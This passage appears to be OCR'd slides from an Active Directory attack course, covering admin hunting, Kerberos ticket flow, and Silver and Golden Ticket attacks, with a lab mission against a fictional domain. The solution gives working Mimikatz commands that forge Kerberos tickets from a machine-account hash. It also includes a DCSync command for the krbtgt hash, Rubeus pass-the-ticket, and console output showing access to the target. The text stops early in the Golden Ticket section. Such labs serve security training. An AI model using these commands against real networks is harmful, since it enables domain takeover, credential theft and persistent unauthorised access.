
Prerequisite to this attack is having access to local admin



ADMIN HUNTING

Local admin required

Prerequisite to this attack is having access to local admin



~~1- Create a list of domain admin accounts to target~~

~~2- Use local admin privileges to access remote computers~~

~~3- Search for domain admin (or privileged users) credentials~~

~~4- Grab hashes and use/crack them~~

ATTACK PLAN

Find domain controller

Find domain admin accounts

Find domain admin hashes

Compromise domain

Compromise target servers

Achieve persistence

KERBEROS ATTACKS


SILVER TICKET

SILVER TICKET


- Forge a TGS to obtain access to a service
- Service keys (service owner hash) should be obtained:
- Via kerberoasting, dumping computer account hash….etc.
- Hard to detect (no communication with KDC)

Prerequisites


- SPN
- Service Owner hash (computer or user) which are usually service accounts


Client
1. KRB_AS_REQ: requesting TGT from KDC
DC (KDC)
2. KRB_AS_REP: KDC delivering TGT
3. KRB_TGS_REQ: Having TGT request TGS
4. KRB_TGS_REP: KDC delivering TGS
5. KRB_AP_REQ: having TGS, auth to service
6. KRB_AP_REP: optional...
Server (service)

OBTAINING TGS (3 & 4)



AUTHENTICATING TO SERVICE (5)



SILVER TICKET SERVICES

Service Type	Service Silver Ticket	Command example on DC-01
Scheduled Tasks	HOST	Schtasks.exe /S dc-01
Windows File Share (CIFS)	CIFS	• Dir \\dc-01\c$ • PsExec \\dc-01 cmd
LDAP operations, included DCSync	LDAP	In Mimikatz: lsadump::dcsync /user:krbtgt
Powershell Remoting	HOST HTTP Depending on OS version may also need: WSMAN RPCSS	Enter-PSSession -ComputerName dc-01

https://adsecurity.org/?p=2011

MISSION

Perform Silver Ticket Targeting one of the Web-01 or DC-01 Services

SOLUTION SILVER TICKET

While having the web-01 machine account hash from previous dumps.

To obtain domain sid (ignoring the last digits):

```
whoami /user
```

In Mimikatz:

```
kerberos::golden /domain:alto.tel /sid:[Domain sid] /rc4:[web-01 hash]
/user:anyuser /id:500 /target:web-01.alto.tel /service:host /ptt
```

Klist displays the contents of a Kerberos credentials cache or key table

```
Klist
Schtasks /S web-01.alto.tel
```

```
Ticket(s) purged!
PS C:\Users\pwnd.user\Desktop\AD-Tools> & '.\mimikatz_trunk-2.2.0 20210531\x64\mimikatz.exe'

  .#####.   mimikatz 2.2.0 (x64) #19041 May 31 2021 00:08:47
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::golden /domain:alto.tel /sid:S-1-5-21-2582176681-3086773903-3647961831 /rc4:9cbea1282bcb33a0f3caf3c83ccffea7 /user:anyuser /id:500 /target:web-01.alto.tel /service:host
 /ptt
User      : anyuser
Domain    : alto.tel (ALTO)
SID       : S-1-5-21-2582176681-3086773903-3647961831
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 9cbea1282bcb33a0f3caf3c83ccffea7 - rc4_hmac_nt
Service   : host
Target    : web-01.alto.tel
Lifetime  : 8/1/2022 12:40:03 AM ; 7/29/2032 12:40:03 AM ; 7/29/2032 12:40:03 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'anyuser @ alto.tel' successfully submitted for current session

mimikatz # exit
Bye!
PS C:\Users\pwnd.user\Desktop\AD-Tools> schtasks.exe /S web-01.alto.tel

Folder: \
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
CreateExplorerShellUnelevatedTask        N/A                    Ready
User_Feed_Synchronization-{F5B262FD-313F 8/1/2022 3:13:20 AM    Ready

Folder: \Microsoft
TaskName                                 Next Run Time          Status
```

SOLUTION SILVER TICKET (RUBEUS)

/ptt option in mimikatz is used to pass the ticket directly, but we have an option of just issuing it and pass the ticket using another tool like Rubeus.

In Mimikatz:

```
kerberos::golden /domain:alto.tel /sid:[Domain sid] /rc4:[web-01 hash]
/user:anyuser /id:500 /target:web-01.alto.tel /service:host
```

The ticket will be saved in your directory with name **“ticket.kirbi”**

Then, in Rubeus:

```
.\Rubeus.exe ptt /ticket:ticket.kirbi
```

ATTACK PLAN

Find domain controller

Find domain admin accounts

Find domain admin hashes

Compromise domain

Compromise target servers

Achieve persistence

KERBEROS ATTACKS

GOLDEN TICKET

GOLDEN TICKET

- Hackers bypass the KDC and create TGTs themselves to get access to various resources impersonating privileged users including domain admins
- Encrypt it using krbtgt hash
- Krbtgt hash can be obtained from lsass process or NTDS.dit file of DC (needs DA privilege)
- commonly via DCSync Attack
- Have access for 10 years

Prerequisites


- krbtgt hash

Client

1. **KRB_AS_REQ:** requesting TGT from KDC

2. **KRB_AS_REP:** KDC delivering TGT

DC (KDC)

